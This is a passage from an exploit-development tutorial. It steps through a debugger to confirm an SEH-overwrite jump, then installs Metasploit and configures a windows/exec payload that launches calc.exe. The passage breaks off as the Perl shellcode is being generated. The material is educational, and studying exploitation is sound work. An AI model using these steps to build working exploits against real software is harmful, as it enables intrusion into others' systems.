
press F8 three times, and arrive to the stack:



As we can see our jump is there, and the application wants to jump. Press again F8 to arrive to that position:




Press again F8, to follow the jump:




As we can see our code arrives exactly where we expected. So the final step is to add the shellcode to the exploit. To do it first generate the shellcode by metasploit it can be download from

<http://www.metasploit.com/download/>

click ok on the warning messages:




Click next on the setup screen




Accept the license agreement, then click on the next button:




Set the installation directory:




if you want to update select yes, my virtual machine does not have internet connectio so I do not bother with it:




Click next to start the installation process:




and wait




Then click to finish



start the Metasploit Console. Select Metasploit Frameworks \ Metasploit Console



After the metasploit starts we want to generate a payload. To see the possible ones type "show payloads" then hit enter.




```
msf > show payloads

Payloads
=====


  Name                               Disclosure Date  Rank  Des
  ----                               -
  ----                               -
  aix/ppc/shell_bind_tcp              normal  AIX
  Command Shell, Bind TCP Inline
  aix/ppc/shell_find_port              normal  AIX
  Command Shell, Find Port Inline
  aix/ppc/shell_interact              normal  AIX
  execve shell for inetd
  aix/ppc/shell_reverse_tcp            normal  AIX
  Command Shell, Reverse TCP Inline
  bsd/sparc/shell_bind_tcp              normal  BSD
  Command Shell, Bind TCP Inline
  bsd/sparc/shell_reverse_tcp            normal  BSD
  Command Shell, Reverse TCP Inline
  bsd/x86/exec                          normal  BSD
  Execute Command
  bsd/x86/metsvc_bind_tcp              normal  Fre
```

I will use a payload what starts the calc.exe. To do it type "use windows/exec"



```
msf > use windows/exec
msf payload(exec) >
```

check the possible parameters. To do it type "show options"




```
msf payload(exec) > show options

Module options (payload/windows/exec):

  Name      Current Setting  Required  Description
  ----      -
  CMD       process          yes       The command string to execute
  EXITFUNC  seh              yes       Exit technique: seh, thread, process, no
ne


msf payload(exec) >
```

As we can see it has two parameters, the command to execute, and the exit function. We call our code with a SEH overwrite so the exitfunc must be seh. And we want to start the calc.exe so the cmd must be "c:\\Windows\\System32\\calc.exe".(do not forget, the \\ must be escaped in metasploit)



```
msf payload(exec) > set cmd c:\\windows\\system32\\calc.exe
cmd => c:\\windows\\system32\\calc.exe
msf payload(exec) > set exitfunc seh
exitfunc => seh
msf payload(exec) >
```

To get the shellcode type "generate -t perl" we use the -t perl switch to get the result in perl because we used this language until this:



```

msf payload(exec) > generate -t perl
# windows/exec - 220 bytes
# http://www.metasploit.com
# VERBOSE=false, EXITFUNC=seh,
# CMD=c:\windows\system32\calc.exe
my $buf =
